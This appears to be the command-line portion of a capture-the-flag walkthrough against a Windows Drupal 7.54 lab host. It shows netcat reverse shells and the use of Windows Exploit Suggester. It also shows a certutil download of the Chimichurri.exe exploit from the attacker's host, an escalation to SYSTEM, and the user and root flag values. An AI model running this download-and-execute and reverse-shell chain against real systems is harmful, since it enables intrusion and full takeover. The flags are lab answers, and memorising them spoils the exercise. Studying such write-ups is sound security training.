
```
root@kali:/home/ghroot/Masaüstü# nc -nlvp 4041
listening on [any] 4041 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.9] 53391
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\iusr

C:\inetpub\drupal-7.54>cd c:\users
cd c:\users

c:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 605B-4AAA

 Directory of c:\Users

19/03/2017  08:35 ��    <DIR>          .
19/03/2017  08:35 ��    <DIR>          ..
19/03/2017  02:20 ��    <DIR>          Administrator
19/03/2017  02:54 ��    <DIR>          Classic .NET AppPool
19/03/2017  08:35 ��    <DIR>          dimitris
14/07/2009  07:57 ��    <DIR>          Public
               0 File(s)              0 bytes
               6 Dir(s)  30.807.392.256 bytes free

c:\Users>cd dimitri
cd dimitri
The system cannot find the path specified.

c:\Users>cd dimitris
cd dimitris

c:\Users\dimitris>cd desktop
cd desktop

c:\Users\dimitris\Desktop>type user.txt
type user.txt
ba22fde1932d06eb76a163d312f921a2
c:\Users\dimitris\Desktop>
```




```
root@kali:/home/ghroot/Downloads/Windows-Exploit-Suggester# ./windows-exploit-suggester.py --database 2020-06-27-mssb.xls --systeminfo systeminfo.txt
[*] initiating winsploit version 3.3 ...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```



```
C:\inetpub\drupal-7.54>certutil.exe -split -urlcache -f "http://10.10.14.13:8081/Chimichurri.exe" exploit.exe
certutil.exe -split -urlcache -f "http://10.10.14.13:8081/Chimichurri.exe" exploit.exe
****  Online  ****
  000000  ...
  017c00
CertUtil: -URLCache command completed successfully.
```



```
C:\inetpub\drupal-7.54>exploit.exe 10.10.14.13 6060
exploit.exe 10.10.14.13 6060
/Chimichurri/—→This exploit gives you a Local System shell <BR>/Chimichurri/—→Changing registry values ... <BR>/Chimichurri/—→Got SYSTEM token ... <BR>/Chimichurri/—→Running reverse shell ... <BR>/Chimichurri/-
→Restoring default registry values ... <BR>
```



```
root@kali:/home/ghroot/Masaüstü# nc -nlvp 6060
listening on [any] 6060 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.9] 53368
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\system

C:\inetpub\drupal-7.54>cd c:\users\administrator
cd c:\users\administrator

c:\Users\Administrator>cd desktop
cd desktop

c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 605B-4AAA

 Directory of c:\Users\Administrator\Desktop

19/03/2017  08:33 ��    <DIR>          .
19/03/2017  08:33 ��    <DIR>          ..
19/03/2017  08:34 ��                32 root.txt.txt
               1 File(s)             32 bytes
               2 Dir(s)  30.807.392.256 bytes free

c:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
4bf12b963da1b30cc93496f617f7ba7c
```